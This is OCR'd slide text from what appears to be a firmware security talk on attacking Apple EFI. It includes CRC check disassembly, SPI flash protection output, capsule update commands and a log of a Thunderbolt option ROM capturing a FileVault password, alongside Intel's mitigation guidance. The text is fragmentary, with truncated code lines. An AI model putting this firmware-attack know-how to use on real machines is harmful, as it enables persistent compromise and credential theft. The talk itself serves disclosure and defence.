fff9aa58 890424             mov      dword [ss:esp], eax         ; argument "buf" for method func_fff9a81f
fff9aa5b E8BFFDFFFF         call     func_fff9a81f
fff9aa60 8B4708             mov      eax, dword [ds:edi+0x8]     ; fvh->zero_vector[8]
fff9aa63 3B45EC             cmp      eax, dword [ss:ebp+func_fff9a81f_result]
fff9aa66 0F84B8FEFFFF       je       good_fvh
```


```
uint32_t result = 0;
func_fff9a81f(
    (uintptr_t)fvh + fvh->hdr_len,
    fvh->len - fvh->hdr_len,
    &result
);
if (result == *(uint32_t*)&fvh->zero_vector[8])
    goto good_fvh;
```



func_fff9a81f:
fff9a81f 55 push ebp ; XREF=good_fvh+311, sub_fff9abf5+874
fff9a820 89E5 mov ebp, esp
fff9a822 53 push ebx
fff9a823 57 push edi
fff9a824 56 push esi
fff9a825 B802000080 mov eax, 0x80000002
fff9a82a 8B4D08 mov ecx, dword [ss:ebp+buf]
fff9a82d 85C9 test ecx, ecx
fff9a82f 743C je 0xfff9a86d
fff9a831 8B750C mov esi, dword [ss:ebp+l
fff9a834 85F6 test esi, esi
fff9a836 7435 je 0xfff9a86d
fff9a838 837D1000 cmp dword [ss:ebp+arg2],
fff9a83c 742F je 0xfff9a86d
fff9a83e 85F6 test esi, esi
fff9a840 BB00000000 mov ebx, 0x0
fff9a845 741F je 0xfff9a866
fff9a847 BBFFFFFFFF mov ebx, 0xffffffff
fff9a84c 8B3D50B3F9FF mov edi, dword [ds:table_
fff9a852 0FB601 movzx eax,
fff9a855 0FB6D3 movzx
table:
fff9b3f4 dd 0x00000000
fff9b3f8 dd 0x77073096
fff9b3fc dd 0xee0e612c
fff9b400 dd 0x990951ba
fff9b404 dd 0x076dc419
fff9b408 dd 0x706af48f
fff9b40c dd
fff9b410 dd 0x9e6495a3
fff9b414 dd 0x0edb8832
fff9b418 dd 0x79dcb8a4
fff9b41c dd 0xe0d5e91e
fff9b420 dd 0x97d2d988
fff9b424 dd 0x09b64c2b
fff9b428 dd 0x7eb17cbd
fff9b42c dd 0xe7b82d07
fff9b430 dd 0x90bf1d91
fff9b434 dd 0x1db71064
fff9b438 dd 0x6ab020f2
fff9b43c dd 0xf3b97148
fff9b440 dd 0x84be41de
fff9b444 dd 0x1adad47d
0x77073096
Web
Maps
Shopping
Images
News
More
About 24,300 results (0.53 seconds)
crc32.c - Open Source
www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/.../crc32.
#include <sys/param.h> #include <sys/systm.h> static uint32_t crc32_tab[]
0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706
CRC32 - OSDev Wiki
wiki.osdev.org/CRC32
[MS-ABS]: 32-Bit CRC Algorithm - MSDN - Microsoft
msdn.microsoft.com/.../dd905031(v=offic... Microsoft Developer N

```
% sudo ./flashrom -p internal -c "MX25L6445E/MX25L6473E"
[...]
Found chipset "Intel HM87". Enabling flash write...
Warning: SPI Configuration Lockdown activated.
FREG0: Flash Descriptor region (0x00000000-0x00000fff)
FREG1: BIOS region (0x00190000-0x007fffff)
FREG2: Management Engine region (0x00002000-0x0018ffff)
FREG4: Platform Data region (0x00001000-0x00001fff)
PR0: Warning: 0x00000000-0x00001fff is read-only.
PR1: Warning: 0x00190000-0x0060ffff is read-only.
PR2: Warning: 0x00632000-0x01ffffff is read-only.
```


0x3A8A=14986 0x8C68=35944 bytes
0190068: 8a 3a 00 01 68 8c 00 00 02 5d 00 00 80 00 68 8c .:..h....]....h.
Firmware Volume Specification
Framework Firmware Image Format
File Sections
Summary
Prototype
typedef struct {
UINT8 Size[3];
EFI_SECTION_TYPE Type;
} EFI_COMMON_SECTION_HEADER;
Code Definitions
typedef struct {
UINT32 UncompressedLength;
UINT8 CompressionType;
UncompressedLength
CompressionType
// Encapsulation section Type values
#define EFI_SECTION_COMPRESSION 0x01
#define EFI_SECTION_GUID_DEFINED 0x02
// CompressionType values
#define EFI_NOT_COMPRESSED 0x00
#define EFI_STANDARD_COMPRESSION 0x01
0x02 ???



Mitigation Guidelines

BIOS Flash Regions

- Lock System Firmware regions as early as possible
- Set SMM BIOS Write Protect
- Set BIOS Lock Enable and Implement SMI handler
- Lock Protected Range Registers for SPI Flash

22.1.2 HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)


Memory Address: SPIBAR + 04h Attribute: RO, R/WC, R/W
Default Value: 0000h Size: 16 bits

Bit	Description
15	**Flash Configuration Lock-Down (FLOCKDN)** — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1 this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel® ME enabled system.

(From Intel's i7 PCH data sheet and UEFI Forum recommendations)

How does Apple update its flash?

```
% sudo /usr/sbin/bless              \
    -mount /                        \
    -firmware ./test.scap           \
    --recovery                      \
    --verbose

Write to RTC: 0
Setting EFI NVRAM:
"efi-apple-recovery" = "<dict>
   <key>IOEFIDevicePathType</key><string>MediaFilePath</string>
   <key>Path</key><string>\EFI\APPLE\FIRMWARE\test.scap</string>
</dict>"
```



EFI_CERT_RSA2048_SHA256 guid
RSA2048 public key
(little endian, unused)
RSA2048(SHA256(fv))
signature
Apple SCAP trailer guid
This is not a
valid SCAP file
signature
Not a valid SCAP
file signature...

Signatures are checked in software!


How to mount this attack?


Details

CPU begins executing at f.fff0
BIOS firmware begins init of hw
Applies microcode patches
Execute Firmware Support Pkg (blob)
[Ram is setup]
Copy firmware to RAM
Begin executing in RAM
Setup interrupts, timers, clocks
Bring up other cores
Setup PCI
Setup ACPI tables
Execute OS loader




Option ROMs



cpu
Intel 8088
BIOS
ISA expansion bus
Option ROMs
IBM PC (1981)


Loading kernel cache file 'System\Library\Caches\
ernelcache'...
root device uuid is '7A18BC97-4624-3FE9-A158-41D2
+++++ ExitBootServices +++++
***** Password: '2pwtwo!\x000D'
Starting OS... 10 0F 0E
0C 0B 0A 09 08 07 06 05
Thunderbolt device with OptionROM exploit
File Vault password reported by OptionROM


Flash is locked by code during the PEI phase except during boot ROM firmware updates.




Option ROMs are loaded in the DXE phase as is the firmware update program.



